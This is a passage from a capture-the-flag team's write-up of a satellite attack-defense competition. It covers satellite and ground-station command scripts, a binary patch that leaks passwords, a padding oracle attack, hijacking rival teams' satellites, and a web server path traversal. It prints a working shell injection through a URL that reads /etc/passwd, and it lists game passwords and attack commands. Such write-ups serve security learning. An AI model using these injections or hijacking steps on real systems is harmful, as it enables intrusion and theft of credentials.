print(f"[+] 4. Set ground station TX with old code", oldcode)
r = api_request(
    {
        "jsonrpc": "2.0",
        "method": "cmd",
        "params": [
            "GS",
            "SET_STATION_TX_CONFIG",
            {
                "OPCODE": 4,
                "CHANNEL": 7,
                "CONSTELLATION": "BPSK",
                "SAMPLE_PER_SYMBOL": 12,
                "FEC_REPEAT": 4,
                "ACCESS_BYTES": oldcode,
            },
        ],
        "id": 12,
        "keyword_params": {"scope": "DEFAULT"},
    },
)
assert r.status_code == 200, r.status_code
```

```
    if newcode != oldcode:
        print(f"[+] 5. Set sat radio with new code", newcode)
        r = api_request(
            {
                "jsonrpc":"2.0",
                "method":"get_cmd_hazardous",
                "params":[
                    "RADIO",
                    "UPDATE_RADIO_CONFIG",
                    {
                        "CCSDS_STREAMID":6547,
                        "CCSDS_SEQUENCE":49152,
                        "CCSDS_LENGTH":22,
                        "CCSDS_FUNCCODE":3,
                        "CCSDS_CHECKSUM":0,
                        "ACCESS_BYTES":newcode,
                        "FREQUENCY":0,
                        "SAMPLE_PER_SYMBOL":12,
                        "CONSTELLATION":0,
                        "PASSWORD":radio_password
                    }
                ],
                "id":8,
                "keyword_params":
                {
                    "scope":"DEFAULT"
                }
            }
        )
        assert r.status_code == 200, r.status_code

        print(f"[+] 6. Set ground station TX with new code", newcode)
        r = api_request(
            {
                "jsonrpc": "2.0",
                "method": "cmd",
                "params": [
                    "GS",
                    "SET_STATION_TX_CONFIG",
                    {
                        "OPCODE": 4,
                        "CHANNEL": 7,
                        "CONSTELLATION": "BPSK",
                        "SAMPLE_PER_SYMBOL": 12,
                        "FEC_REPEAT": 4,
                        "ACCESS_BYTES": newcode,
                    },
                ],
                "id": 12,
                "keyword_params": {"scope": "DEFAULT"},
            },
        )
        assert r.status_code == 200, r.status_code
```

Then the antenna can be steered:

```
def steer_antenna(station: str, az: float, el: float):
    print(f"[+] 5. Steer station to {az=} {el=}")
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "GS",
                "STEER_ANTENNA",
                {"OPCODE": 3, "AZIMUTH": az, "ELEVATION": el},
            ],
            "id": 15,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code

    print(f"[+] 6. Activate TLM")
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "KIT_TO",
                "ENABLE_TELEMETRY",
                {
                    "CCSDS_STREAMID": 6272,
                    "CCSDS_SEQUENCE": 49152,
                    "CCSDS_LENGTH": 17,
                    "CCSDS_FUNCCODE": 5,
                    "CCSDS_CHECKSUM": 0,
                    "IP_ADDR": "192.168.3.1",
                },
            ],
            "id": 18,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code
    print(f"[+] 7. Send SAFE PING")
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "SAFE",
                "PING",
                {
                    "CCSDS_STREAMID": 6548,
                    "CCSDS_SEQUENCE": 49152,
                    "CCSDS_LENGTH": 2,
                    "CCSDS_FUNCCODE": 2,
                    "CCSDS_CHECKSUM": 0,
                    "DATA": 0,
                },
            ],
            "id": 51,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code
```

It could also configure the PID and tracking control of the ADCS in order to follow the sun. Although, the PID parameters were less than optimal:

```
def follow_the_sun():
    print(
        f"[+] Setting ADCS mode to quaternion, MEMS only (sufficient to follow the
         ↪  sun)"
    )
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "ADCS",
                "ALGO_SELECT",
                {
                    "CCSDS_STREAMID": 6544,
                    "CCSDS_SEQUENCE": 49152,
                    "CCSDS_LENGTH": 3,
                    "CCSDS_FUNCCODE": 2,
                    "CCSDS_CHECKSUM": 0,
                    "EST_ALGO": 1,
                    "CTRL_ALGO": 1,
                },
            ],
            "id": 21,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code
    print(f"[+] Setting ADCS Q tracking gains")
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "ADCS",
                "SET_Q_TRACKING_GAIN",
                {
                    "CCSDS_STREAMID": 6544,
                    "CCSDS_SEQUENCE": 49152,
                    "CCSDS_LENGTH": 57,
                    "CCSDS_FUNCCODE": 5,
                    "CCSDS_CHECKSUM": 0,
                    "P_A": 0.05,
                    "I_A": 0.01,
                    "D_A": 0,
                    "P_W": 0.05,
                    "I_W": 0.01,
                    "D_W": 0,
                    "W_LIMIT": 0
                },
            ],
            "id": 5,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code
    print(f"[+] Setting ADCS target quaternion")
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "ADCS",
                "SET_TARGET_QUATERNION",
                {
                    "CCSDS_STREAMID": 6544,
                    "CCSDS_SEQUENCE": 49152,
                    "CCSDS_LENGTH": 33,
                    "CCSDS_FUNCCODE": 6,
                    "CCSDS_CHECKSUM": 0,
                    "QX": 0,
                    "QY": 0,
                    "QZ": 0,
                    "QS": 1,
                },
            ],
            "id": 27,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code
    print(f"[+] Setting PID gains target quaternion")
    r = api_request(
        {
            "jsonrpc": "2.0",
            "method": "cmd",
            "params": [
                "ADCS",
                "SET_CONST_W_GAINS",
                {
                    "CCSDS_STREAMID": 6544,
                    "CCSDS_SEQUENCE": 49152,
                    "CCSDS_LENGTH": 25,
                    "CCSDS_FUNCCODE": 3,
                    "CCSDS_CHECKSUM": 0,
                    "P": 0.05,
                    "I": 0.01,
                    "D": 0,
                },
            ],
            "id": 7,
            "keyword_params": {"scope": "DEFAULT"},
        }
    )
    assert r.status_code == 200, r.status_code
```

While configuring the radio, it was possible to change the current access code. However, because no feedback was implemented in this script, the locally stored access code would often differ from the last one the satellite received. This could have been fixed by first checking for some telemetry before configuring the radio with a new access code.

Getting Ground Stations passwords

The passwords for the shared ground stations were obtained by solving the Ground Coffee and Sacred Ground challenges.

The solvers for these challenges could be launched from the `solarwine-game` node after bouncing from the `solarwine-aws` node. The output was then parsed so it could be added to the local password dictionary of the antenna pointing solver.

Result

The result was less than perfect due to several reasons. The main one being not protecting our radio access code after leaving a shared ground station, which resulted in our satellite being DoS'd. Since we didn't expect the first DoS for nearly one hour and a half, the impact on our battery was substantial. Due to tiredness, among other factors, the strategy devised to protect the access code ended up being almost worst than the actual DoS. Because of the mix-up of radio access code changing and forgetting that the safe mode would reset the code to its original setting, rather than the *new default* we devised at some point, we lost the satellite for around 2h on the second day.

Here is a summary, based on our logs, plotted with gnuplot:




Figure 7: Satellite tracking result

Further work

While the "Yay! Science!" was considered by adding special cases when either McMurdo or the Science Station where configured for our satellite, it was never finished.

Because our satellite was regularly DoS-ed due to a lack of protection of our radio access code, the effort was redirected on finding a reliable countermeasure to stop the attacks on our satellite, while having to regularly wait for the space tug to recover our satellite and then for a ground station to be available and in the line of sight of our satellite. Eventually, the science missions were abandoned out of sheer frustration.

Figure 8: Space station activity

2.2 Coffee Ground

- **Category:** Ground Station Access
- **Points:** 3400 per Ground Station on first connection
- **Description:**

Went for a coffee run and found something sus.

Teams are given a `intel_drop.tar.xz` archive that contains:

- `coffee.java` : ELF x86-64,
- `coffee.png` : 1024x682 JPEG image,
- `serv` : ELF x86-64.




Figure 9: Content of `coffee.png`

2.2.1 Write-up

There were 5 instances of this service running on ports 13000 through 13004.

The `key` variable is on the stack at offset `RBP + -0xb8` (0xffffff48). When writing back, the server uses a variable on the stack at offset `RBP + -0xa8` :

```
00102004 8b 85 28 ff ff ff      MOV        EAX,dword ptr [RBP + -0xd8]=>in_size
0010200a 48 63 d0               MOVSXD     RDX,EAX
0010200d 48 8b 8d 58 ff ff ff   MOV        RCX,qword ptr [RBP + -0xa8]=>local_b0
00102014 8b 85 30 ff ff ff      MOV        EAX,dword ptr [RBP + -0xd0]=>local_d8
0010201a 48 89 ce               MOV        RSI,RCX
0010201d 89 c7                  MOV        EDI,EAX
0010201f e8 6c f1 ff ff         CALL       <EXTERNAL>::write
```

Since we can patch any byte of the service, replace `58 ff ff ff` with `48 ff ff ff` in the instruction at `0010200d` to output the flag.

The offset in the file is 0x2010, so sending `b'8208\nH8\nhello!  '` will output the password.

Using this attack gives rolling password to connect to new Ground Stations, for example:

- port 13000, Guam: `YJsiWoh9`,
- port 13001, Mauritius: `JF-CM03E`,
- port 13002, Mingenew: `qL_MPv3_`,
- port 13003, LosAngeles: `jMOLbpmi`,
- port 13004, Cordoba: `kCt9XFgr`.

2.3 Sacred Ground

- **Category:** Ground Station Access
- **Points:** 3400 per Ground Station on first connection
- **Description:**

Same as Coffee Ground challenge.

2.3.1 Write-up

Service running on port 13100.

The service allows us to ask for the key of 5 Ground Stations: Melbourne, Maspalomas, Tokyo, Kathmandu and Hawaii. However, the keys are sent encrypted. The server also provides an interface for us to send an encrypted key and that returns the name of the corresponding Ground Stations.

Modifying the encrypted key before sending it to the service allows us to retrieve much important information:

- The cipher uses a block size of 16 bytes;
- The cipher is not authenticated;
- The service checks the padding of the decrypted content and outputs an error if there is a problem with it.

By assuming that the underlying cipher is using the standard PKCS7 padding scheme and the Cipher Block Chain mode of operation, one can use a padding oracle attack to retrieve the cleartext content, one byte at a time.

Using this attack gives password to connect to new Ground Stations, for example:

- Melbourne: `whackyauctionclumsyeditorvividly`,
- Maspalomas: `oxygenlettucereprintmatchbookbroiler`,
- Tokyo: `comradeshindigscratchfreeloadtributary`,
- Kathmandu: `slicereveryonecrewmateantidotebannister`,
- Hawaii: `awokefacialheadlocklandedexpectant`.

These passwords are changing once in a while and the solving script can be run again at any time to retrieve the current passwords.

2.4 Radio Settings

- **Category:** Satellite Hijacking
- **Points:** N/A
- **Description:**

Each team has radio access codes and specific settings. As part of the attack-defense game, we had to explore how to connect to other teams satellite.

2.4.1 Write-up

Using another challenge, we fetch Ground Stations settings. By analyzing the evolution of this data, we create a notification channel to analyze other teams behavior and to get their radio settings.

Logging Ground Stations settings evolution

Using the directory path traversal of the Web challenge (*403 Forbidden*), we get access to the `/server/www/html/groundstations` folder which contains HTML and JSON files for each Ground Station.

We can run the following Bash script repetitively to mirror these files locally:

```
#!/usr/bin/env bash
# Before running this script: ssh -L 8088:10.23.223.25:80 solarwine-game
URL="http://localhost:8088/assets%20|cat%20/server/www/html/groundstations/"
curl -s --path-as-is "${URL}index.html/"> index.html &\
curl -s --path-as-is "${URL}index_Cordoba.html/"> index_Cordoba.html &\
# [...]
curl -s --path-as-is "${URL}rx_settings_Cordoba.json/"> rx_settings_Cordoba.json &\
# [...]
```


We extract the current *User*, *Azimuth* and *Elevation* of each Ground Station from the HTML files. We extract all current radio settings of each Ground Station from the JSON files.

By analyzing the connections patterns, we can map channels identifier to each team:

- 1: SpaceBitsRUs,
- 2: organizers,
- 3: perfect blue,
- 4: Samurai,

- 5: Poland Can Into Space,
- 6: SingleEventUpset,
- 7: Solar Wine,
- 9: WeltALLES! (also sometimes 19).

By combining these data, we observe Ground Stations settings changes and have all the required data to connect to other teams satellite.



📝gs-history

Team **weltalles** is connecting to **weltalles (alternate)** (19) via **weltalles_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 71.18 -e 16.22 -ab 0x4444 -co BPSK -ci 19 -sps 4 -fr 4
```

Team **spacebits** is connecting to **spacebits** (1) via **spacebits_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 65.54 -e 1.96 -ab 0x52aa -co BPSK -ci 1 -sps 4 -fr 4
```

Team **organizers** is connecting to **???** (0) via **organizers_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 65.79 -e 0.85 -ab 0x1e84 -co BPSK -ci 0 -sps 12 -fr 4
```

Team **samurai** is connecting to **organizers** (2) via **samurai_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 322.99 -e 15.38 -ab 0xffff -co BPSK -ci 2 -sps 12 -fr 4
```

solarwine_svalbard <- **solarwine** ☠

Team **singleevent** is connecting to **spacebits** (1) via **singleevent_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 69.01 -e 12.94 -ab 0x6482 -co BPSK -ci 1 -sps 4 -fr 4
```

Team **perfectblue** is connecting to **perfectblue** (3) via **perfectblue_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 67.88 -e 7.31 -ab 0xb2cf -co BPSK -ci 3 -sps 12 -fr 4
```

Team **spacebits** is connecting to **spacebits** (1) via **spacebits_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 65.46 -e 1.64 -ab 0x52aa -co BPSK -ci 1 -sps 4 -fr 4
```

Team **organizers** is connecting to **???** (0) via **organizers_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 65.72 -e 0.52 -ab 0x1e84 -co BPSK -ci 0 -sps 12 -fr 4
```

Team **perfectblue** is connecting to **perfectblue** (3) via **perfectblue_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 67.77 -e 6.93 -ab 0xb2cf -co BPSK -ci 3 -sps 12 -fr 4
```

Team **weltalles** is connecting to **weltalles (alternate)** (19) via **weltalles_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 69.72 -e 12.49 -ab 0x4444 -co BPSK -ci 19 -sps 4 -fr 4
```

Team **spacebits** is connecting to **spacebits** (1) via **spacebits_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 65.37 -e 1.26 -ab 0x52aa -co BPSK -ci 1 -sps 4 -fr 4
```

Team **organizers** is connecting to **???** (0) via **organizers_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 65.64 -e 0.2 -ab 0x1e84 -co BPSK -ci 0 -sps 12 -fr 4
```

Team **singleevent** is connecting to **spacebits** (1) via **singleevent_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 68.72 -e 12.13 -ab 0x6482 -co BPSK -ci 1 -sps 4 -fr 4
```

Team **perfectblue** is connecting to **perfectblue** (3) via **perfectblue_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 67.65 -e 6.5 -ab 0xb2cf -co BPSK -ci 3 -sps 12 -fr 4
```

Team **weltalles** is connecting to **weltalles (alternate)** (19) via **weltalles_svalbard**

```
./ATTACK_connect_team_and_mess.py --prod -s solarwine_svalbard -a 71.88 -e 17.73 -ab 0x4444 -co BPSK -ci 19 -sps 4 -fr 4
```

Figure 10: Discord channel logging Ground Stations changes

Using this technique, we were able to connect multiple times to other teams until they managed to protect themselves. For example, we were able to leak telemetry from *Poland Can Into Space*:

```
[17:32:17 GS/2] solarwine_mcmurdo GRANTED (1)
[17:32:22 TELESCOPE/1.4] Telescope App: Exposure sent
[17:32:31 KIT_CI/202.3] Command length 8 does not match packet length 24
[17:32:31 SAFE/1.2] Safe Ping Msg Received
```

3 Web and FTP servers

3.1 403 Forbidden

- **Category:** Turnstile Services
- **Points:** 10000
- **Description:**

Successfully access to the forbidden folder on the provided server.

3.1.1 Write-up

An IP was provided by organizers: 10.23.223.25, with a webserver running on it:




Figure 11: webserver

The folder http://10.23.223.25/groundstations/ is forbidden, it seems promising to try to access it.

First we ran gobuster to enumerate a bit the webserver, but we found nothing special.


Then, we noticed a directory listing on the assets folder: http://10.23.223.25/assets/.

Finally, a path traversal was found:

```
curl -v --path-as-is http://10.23.223.25/assets/../../../
GET /assets/../../../ HTTP/1.1
HTTP/1.1 200 OK
Content-Length: 159
Content-Type: text/plain
Connection: close

total 68
-rwxr-xr-x 1 root root 57072 Oct 22 05:34 has3-web
-rw-rw-rw- 1 root root   205 Oct 22 05:34 server.ini
drwxrwxrwx 1 root root  4096 Oct 22 05:34 www
```

We could find the `has3-web` binary and its associated configuration. It's a Linux x64 web server. We found the following code:



```
pcVar2 = dirname(param_2);
sVar5 = strlen(pcVar2);
__s = (char *)malloc((long)((int)sVar5 + 100));
if (__s == (char *)0x0) {
  FUN_00109c16(param_1,500);
  uVar3 = 500;
}
else {
  sprintf(__s,"ls -l %s > %s",pcVar2,&local_11c8);
  fwrite("*********************Sending a directory list\n",1,0x2e,stderr);
  system(__s);
  free(__s);
  __fd = open((char *)&local_11c8,0);
  if (__fd == -1) {
    FUN_00109c16(param_1,0x194);
    uVar3 = 0x194;
```

Figure 12: command_injection

The man pages of `getdents(2)` and `readdir(3)` being slightly longer than the one of `system(3)`, the file listing functionality was implemented by executing `ls` on the target directory. We found that the proper way to URLencode a shell injection that would work in HTTP was to start the injection point with `%20|` and finish it with `/`.

```
curl -v --path-as-is http://10.23.223.25/assets%20|cat%20/etc/passwd/
```

We used it to list the Ground Stations folder:

```
/server/www/html/groundstations:
.
..
.access
index.html
